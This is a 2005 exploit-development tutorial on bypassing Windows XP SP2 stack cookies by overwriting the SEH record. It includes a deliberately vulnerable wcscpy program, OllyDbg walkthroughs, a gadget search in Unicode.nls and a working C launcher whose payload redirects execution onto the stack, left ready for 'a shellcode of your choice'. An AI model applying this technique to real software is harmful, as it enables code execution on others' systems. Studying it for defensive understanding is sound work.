Stack overflow on Windows XP SP2

Ali Rahbar <ali@sysdream.com>

Stack overflow on Windows XP SP2

In this article we will see the different protection mechanisms added by Microsoft in windows XP SP2 to prevent stack overflow exploitation. The DEP (data execution prevention) mechanism that lies on the NX bit will not be considered in this article. After that we will see through an example one of the methods that could be used to exploit a stack overflow on windows XP SP2. Our target is compiled with visual studio 2003(VS 7.1.3088) and the /GS flag.

1. Stack protection mechanisms


The basic protection mechanism used by Microsoft is the addition of canary or cookie on the stack. This is the same mechanism used by StackGuard. This mechanism adds a cookie (canary) just before the return address on the stack. The value of the cookie is checked just before executing the RET. In this way if a stack overflow occurs, it will overwrite the cookie before attaining the return address. Before the execution of the RET the value of the cookie on the stack is compared to the original value stored in the .data section of the program. If they are not equal the code verifies to see if a security handler is available. The security handler gives the possibility to the programmer to take control after a stack overflow. If no security handler is defined for the function, the UnhandledExeptionFilter will be called. This function does a lot of things like calling the ReportFault function of faultrep.dll before shutting down the process.

2. Exploitation method

In this part we will create a vulnerable program and we will use it to show a method to exploit buffer overflows on Windows XP SP2.

```
// stack1.cpp : Defines the entry point for the console application.
//
#define  _UNICODE // Tell C we're using Unicode
#include <tchar.h>     // Include Unicode support functions
#include "stdafx.h"
#include "stdio.h"
#include <conio.h>
#include <wchar.h>
void getstring(wchar_t*);
int wmain(int argc, wchar_t* argv[])
{
      if(argc>1)
       {
      getstring(argv[1]);
        int a=getch();
        return 0;
       }
}
void getstring(wchar_t *a)
{
      wchar_t buff[25];
      wcscpy(buff,a);
}
```


Compile this program with visual studio 2003 and don't forget to set the /GS flag. In the project menu choose "project name" properties-> Configuration properties-> C/C++ -> Code generation and set "Buffer Security Check" to Yes.



Enable String Pooling	No
Enable Minimal Rebuild	**Yes (/Gm)**
Enable C++ Exceptions	Yes (/EHsc)
Smaller Type Check	No
Basic Runtime Checks	**Both (/RTC1, equiv. to /RTCsu)**
Runtime Library	**Single-threaded Debug (/MLd)**
Struct Member Alignment	Default
Buffer Security Check	**Yes (/GS)**
Enable Function-Level Linking	No
Enable Enhanced Instruction Set	Not Set

Buffer Security Check
Check for buffer overruns; useful for closing hackable loopholes on internet servers; ignored for projects using managed extensions. (/GS)

After setting the /GS flag build the program.
As you have seen in the source code the length of buf is 25 Unicode characters (each character is 2 bytes). If you launch the program with 24 A as argument from the command line the program will execute and terminate normally.
Let's test it with 30 A. The program shows a message which is telling us that the stack near the variable buff was corrupted. This is because the cookie is just after buf on the stack and the null character at the end of the string has damaged the cookie. We will see this in the debugger.
Launch ollydbg, then go to the option menu, click on just-in-time debugging and click on "make ollydbg just-in-time debugger" and click on "done". Look at the first instruction at the entry point (E9F10C0000). Open stack1.exe in a hex editor and change the E9 with CC (breakpoint). Save the change and quit the hex editor. In the command prompt run stack1.exe with 30 A as argument. A dialog box will appear with the text "Breakpoint exception". Click on "Cancel" to debug the program. Ollydbg will be opened and you will be at the breakpoint (CC). Right click on the CC, choose binary then choose edit. Change back the CC to its original value (E9). In the view menu choose Executable modules. Right click on stack1.exe and choose view name. Find the getstring function and put a breakpoint on it (F2). Now run the program (F9). The program will break on the first instruction of the getstring function.


OllyDbg - stack1.exe - [CPU - main thread, module stack1]

```
00411B70  55               PUSH EBP
00411B71  8BEC             MOV EBP,ESP
00411B73  81EC 00010000    SUB ESP,100
00411B79  53               PUSH EBX
00411B7A  56               PUSH ESI
00411B7B  57               PUSH EDI
00411B7C  8DBD 00FFFFFF    LEA EDI,DWORD PTR SS:[EBP-100]
00411B82  B9 40000000      MOV ECX,40
00411B87  B8 CCCCCCCC      MOV EAX,CCCCCCCC
00411B8C  F3:AB            REP STOS DWORD PTR ES:[EDI]
00411B8E  A1 408B4200      MOV EAX,DWORD PTR DS:[__security_cookie
00411B93  8945 FC          MOV DWORD PTR SS:[EBP-4],EAX
00411B96  8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
00411B99  50               PUSH EAX
00411B9A  8D4D C4          LEA ECX,DWORD PTR SS:[EBP-3C]
00411B9D  51               PUSH ECX
00411B9E  E8 BFF6FFFF      CALL stack1.00411262
00411BA3  83C4 08          ADD ESP,8
00411BA6  52               PUSH EDX
00411BA7  8BCD             MOV ECX,EBP
00411BA9  50               PUSH EAX
00411BAA  8D15 D31B4100    LEA EDX,DWORD PTR DS:[411BD3]
00411BB0  E8 1CF6FFFF      CALL stack1.004111D1
00411BB5  58               POP EAX
00411BB6  5A               POP EDX
00411BB7  8B4D FC          MOV ECX,DWORD PTR SS:[EBP-4]
00411BBA  E8 CDF4FFFF      CALL stack1.0041108C
00411BBF  5F               POP EDI
00411BC0  5E               POP ESI
00411BC1  5B               POP EBX
00411BC2  81C4 00010000    ADD ESP,100
00411BC8  3BEC             CMP EBP,ESP
00411BCA  E8 4BF8FFFF      CALL stack1.0041141A
00411BCF  8BE5             MOV ESP,EBP
00411BD1  5D               POP EBP
00411BD2  C3               RETN
00411BD3  0100             ADD DWORD PTR DS:[EAX],EAX
00411BD5  0000             ADD BYTE PTR DS:[EAX],AL
00411BD7  DB1B             FISTP DWORD PTR DS:[EBX]
00411BD9  41               INC ECX
00411BDA  00C4             ADD AH,AL
00411BDC  FFFF             ???                                  Unknown command
00411BDE  FF32             PUSH DWORD PTR DS:[EDX]
00411BE0  0000             ADD BYTE PTR DS:[EAX],AL
00411BE2  00E7             ADD BH,AH
00411BE4  1B41 00          SBB EAX,DWORD PTR DS:[ECX]
00411BE7  6275 66          BOUND ESI,QWORD PTR SS:[EBP+66]
00411BEA  66:00CC          ADD AH,CL
00411BED  CC               INT3
00411BEE  CC               INT3
00411BEF  CC               INT3
00411BF0  CC               INT3
00411BF1  CC               INT3
00411BF2  CC               INT3
EBP=0012FEDC

stack1.cpp:20.  {
```

```
Registers (FPU)
EAX 00381D70
ECX 00381D8A UNICODE "AAAAAAAAAAAAAAAAAAAAAAAAA"
EDX 00000002
EBX 7FFDC000
ESP 0012FDFC
EBP 0012FEDC
ESI 00000000
EDI 0012FEDC

EIP 00411B70 stack1.getstring

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0
ST1 empty -UNORM B1F9 7C91E027 00000000
ST2 empty +UNORM 0024 0013F54C 00000017
ST3 empty -UNORM B249 001594E8 00000001
ST4 empty 0.0000000003064981750e-4933
ST5 empty 0.0
ST6 empty +UNORM 043D 00000000 0013F9D8
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                         ASCII
00428000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0012FDFC  00411B30  RETURN to stack1.00411B30 from stack1.00411488
0012FE00  00381D8A  UNICODE "AAAAAAAAAAAAAAAAAAAAAAAAA"
0012FE04  00000014
0012FE08  00000000
0012FE0C  7FFDC000
0012FE10  CCCCCCCC
0012FE14  CCCCCCCC
0012FE18  CCCCCCCC
0012FE1C  CCCCCCCC
0012FE20  CCCCCCCC
0012FE24  CCCCCCCC
0012FE28  CCCCCCCC
0012FE2C  CCCCCCCC
0012FE30  CCCCCCCC
0012FE34  CCCCCCCC
0012FE38  CCCCCCCC
0012FE3C  CCCCCCCC
```

```
Breakpoint at stack1.getstring                                Paused
```

As you can see on the right bottom pane we have the parameter and the return address on the stack. The function pushes EBP on the stack and subtracts 100 from ESP to make place for the local variable on the stack. It fills the stack (only the section dedicated to local variables) with CC. After that it writes the security cookie on the stack just on top of the saved value of EBP and below the buffer. You can use F8 to step these instructions and examine the changes on the stack by yourself. At offset 00411B9E the function will call wcscpy to copy the 30 A into our buffer. Step in this call by pushing F7 when you are on it. In the function use F8 to step over the instructions. You will see a loop that copies the A on the stack starting from 0012FDBC. Step over (F8) the loop to see the entire process. As you see the AA overwrites the cookie and brings the test before the return to fail.

If you scroll down in the right bottom pane (the stack) you will see "Pointer to next SEH record" at 0012FFE0 and "SE Handler" at 0012FFB4. This is an EXCEPTION_REGISTRATION structure. The first pointer points to the next structured exception handler and the second is a pointer to the code that should be executed if an exception occurs. When an exception occurs in a function the EXCEPTION_REGISTRATION structure on the stack will be used to determine the address of the exception handler to be called. This means if we rewrite this structure with our buffer and we produce an exception before the cookie test is done we can redirect the execution flow to wherever we want. For generating an exception we can overwrite the entire stack and try to pass the end of the stack, this will generate the exception for us. By putting the address
of the buffer in the SE Handler in EXCEPTION_REGISTRATION structure, our code (on the buffer) will be executed when the exception occurs. Actually this is too good to be true. As to prevent this type of attack Microsoft makes some verification on SE Handler address before jumping to it. The KiUserExceptionDispatcher function in ntdl.dll makes the verifications to determine if the address of the handler is valid or not. First the function checks to see if the pointer points to an address on the stack. If the pointer points to the stack it will not be called. If the pointer is not pointing to the stack, the pointer is then checked against the list of loaded modules to see if it falls within the address space of one of these modules. If it does not, it

will be called. If it falls within the address space of a loaded module it is then checked against a list of registered handlers (see “Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server” by David Litchfield for more detail).
So we will need an address outside the stack that will contain some instructions that will give us the possibility to jump back to our buffer. As shown by David Litchfield, when the exception handler is called there are some pointers on the stack that point to the EXCEPTION_REGISTRATION structure that has been overflowed.

ESP	**+8**	**+14**	**+1C**	**+2C**	**+44**	**+50**
EBP	**+0C**	**+24**	**+30**	**-04**	**-0C**	**-18**

If we can find one of the following instructions in an address space outside of the loaded modules addresses, we can use it to redirect the execution to our code on the stack.

CALL DWORD PTR [ESP+NN]
CALL DWORD PTR [EBP+NN]
CALL DWORD PTR [EBP-NN]
JMP DWORD PTR [ESP+NN]
JMP DWORD PTR [EBP+NN]
JMP DWORD PTR [EBP-NN]

In ollydbg, go to the view menu and choose memory. Here you will see all the loaded modules and data file mapped to the memory of this process. As you can see some files like Unicode.nls, locale.nls,… are mapped to the process memory. As shown by Litchfield Unicode.nls contain one CALL DWORD PTR [EBP+30]. Right click on Unicode.nls and choose search. Search for the hexadecimal value FF 55 30 (this is the opcode for CALL DWORD PTR [EBP+30]). It will be found at 00270B0B. We must rewrite the SE handler pointer by this address. As the address contains 00 (NULL), it would cause us some problems if we were working with ASCII string. As NULL is the terminator for ASCII strings, strcpy would have stopped to copy in the buffer after the NULL. Thus we could not generate an exception by overwriting the stack. Our program is using Unicode and the terminator in Unicode is 00 00. So we can use the explained method to generate the exception.
Launch the stack1.exe with 30 A and start debugging it with ollydbg, replace the CC with E9 and put a breakpoint on getstring. Step into wcscpy. Look at the stack, the buffer starts at 0012FDBC and the EXCEPTION_REGISTRATION structure is at 0012FFB0. We must fill 500 bytes before arriving at the pointer to the next SEH. We will fill the buffer with 500 nop (0x90), we will replace the pointer to the next SEH with a jump (instruction) to our code, we will replace the pointer to the SE handler with 00270B0B and we will fill the stack with enough nop to produce an exception. When the exception occurs the execution flow will go to 00270B0B then it will go to our jmp instruction (which replaces the pointer to the next SEH) and it will jump to our code on the stack. We will write a little program that will launch stack1.exe with the buffer as mentioned before. In our program we will replace the pointer to the next SEH with a relative jump to 5 bytes before and we will put a cc at that location. This will stop the execution flow there and give us the possibility to check whether our program has worked successfully. Here is the code of the shell_injector program:


```
#define _UNICODE
#define  UNICODE
```

```c
#include "stdafx.h"
#include<stdio.h>
#include<string.h>
#include<windows.h>
#include<process.h>
#include <wchar.h>

int _tmain(int argc, _TCHAR* argv[])
{
 unsigned char stage1[]=

"\xCC\x90\xEB\xFB\x0B\x0B\x27\x00\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x00\x00";
wchar_t *test[3];
wchar_t *bufExe[3];
wchar_t buf[400];
bufExe[0] = L"stack1.exe";
bufExe[2] = NULL;
memset(buf,0x90,799);
buf[399]='\0';
buf[398]='\0';
memcpy(&buf[250],stage1,30);
bufExe[1] = buf;
//Execute the vulnerable application
_wexecve(bufExe[0],bufExe,NULL);
return 0x0;
}
```

Build and run shell_injector. As we have put a breakpoint (cc) at the entry point of stack1.exe, the program will break and Windows will show you a breakpoint exception dialog. Click on cancel to debug. Change CC with E9 and run (F9) the program. The program will break at 0012FFB0. This is our CC on the stack.


OllyDbg - stack1.exe - [CPU - main thread]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Paused

```
0012FFA4   90              NOP
0012FFA5   90              NOP
0012FFA6   90              NOP
0012FFA7   90              NOP
0012FFA8   90              NOP
0012FFA9   90              NOP
0012FFAA   90              NOP
0012FFAB   90              NOP
0012FFAC   90              NOP
0012FFAD   90              NOP
0012FFAE   90              NOP
0012FFAF   90              NOP
0012FFB0   CC              INT3
0012FFB1   90              NOP
0012FFB2  ^EB FB           JMP SHORT 0012FFAF
0012FFB4   0B0B            OR ECX,DWORD PTR DS:[EBX]
0012FFB6   27              DAA
0012FFB7   0090 90909090   ADD BYTE PTR DS:[EAX+90909090],DL
0012FFBD   90              NOP
0012FFBE   90              NOP
0012FFBF   90              NOP
0012FFC0   90              NOP
0012FFC1   90              NOP
0012FFC2   90              NOP
0012FFC3   90              NOP
0012FFC4   90              NOP
0012FFC5   90              NOP
0012FFC6   90              NOP
0012FFC7   90              NOP
0012FFC8   90              NOP
0012FFC9   90              NOP
0012FFCA   90              NOP
0012FFCB   90              NOP
0012FFCC   90              NOP
0012FFCD   90              NOP
0012FFCE   90              NOP
0012FFCF   90              NOP
0012FFD0   90              NOP
0012FFD1   90              NOP
0012FFD2   90              NOP
0012FFD3   90              NOP
0012FFD4   90              NOP
0012FFD5   90              NOP
0012FFD6   90              NOP
0012FFD7   90              NOP
0012FFD8   90              NOP
0012FFD9   90              NOP
0012FFDA   90              NOP
0012FFDB   90              NOP
0012FFDC   90              NOP
0012FFDD   90              NOP
0012FFDE   90              NOP
0012FFDF   90              NOP
0012FFE0   90              NOP
```

```
Registers (FPU)
EAX 00000000
ECX 00270B0B
EDX 7C9137D8 ntdll.7C9137D8
EBX 00000000
ESP 0012F904
EBP 0012F928
ESI 00000000
EDI 00000000

EIP 0012FFB0

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM F3B8 00000000 00000000
ST1 empty -UNORM FA30 7C9232F8 0012F2F8
ST2 empty 4.5422915878606013300e-4514
ST3 empty +UNORM 0688 00000000 00250000
ST4 empty +UNORM 1B09 00250688 7C816DEB
ST5 empty +UNORM 0018 00000000 7C98C640
ST6 empty +UNORM 6C6C 00000D0C 00000C64
ST7 empty 0.0010265177541136270e-4933
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                         ASCII
00428000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00428090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004280E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0012F904   00270B0E  RETURN to 00270B0E
0012F908   7C9137BF  RETURN to ntdll.7C9137BF
0012F90C   0012F9F0
0012F910   0012FFB0
0012F914   0012FA0C
0012F918   0012F9C4  ASCII "PQRSTUVW"
0012F91C   0012FFB0  Pointer to next SEH record
0012F920   7C9137D8  SE handler
0012F924   0012FFB0
0012F928  ┌0012F9D8
0012F92C  │7C91378B  RETURN to ntdll.7C91378B from ntdll.7C913799
0012F930  │0012F9F0
0012F934  │0012FFB0
0012F938  │0012FA0C
0012F93C  │0012F9C4  ASCII "PQRSTUVW"
0012F940  │00270B0B
0012F944  │0012FDF8
```

As you see we have successfully generated an exception by writing after the end of the stack. As we have changed the pointer to the SE handler to point to Unicode.nls the call in Unicode.nls has called our EXCEPTION_REGISTRATION structure. At this address our jmp -5 has been executed and we are at our breakpoint (CC). You can modify the jmp to jump to the beginning of the buffer and replace the nops with a shellcode of your choice.

08/10/2005

Ali Rahbar

ali@sysdream.com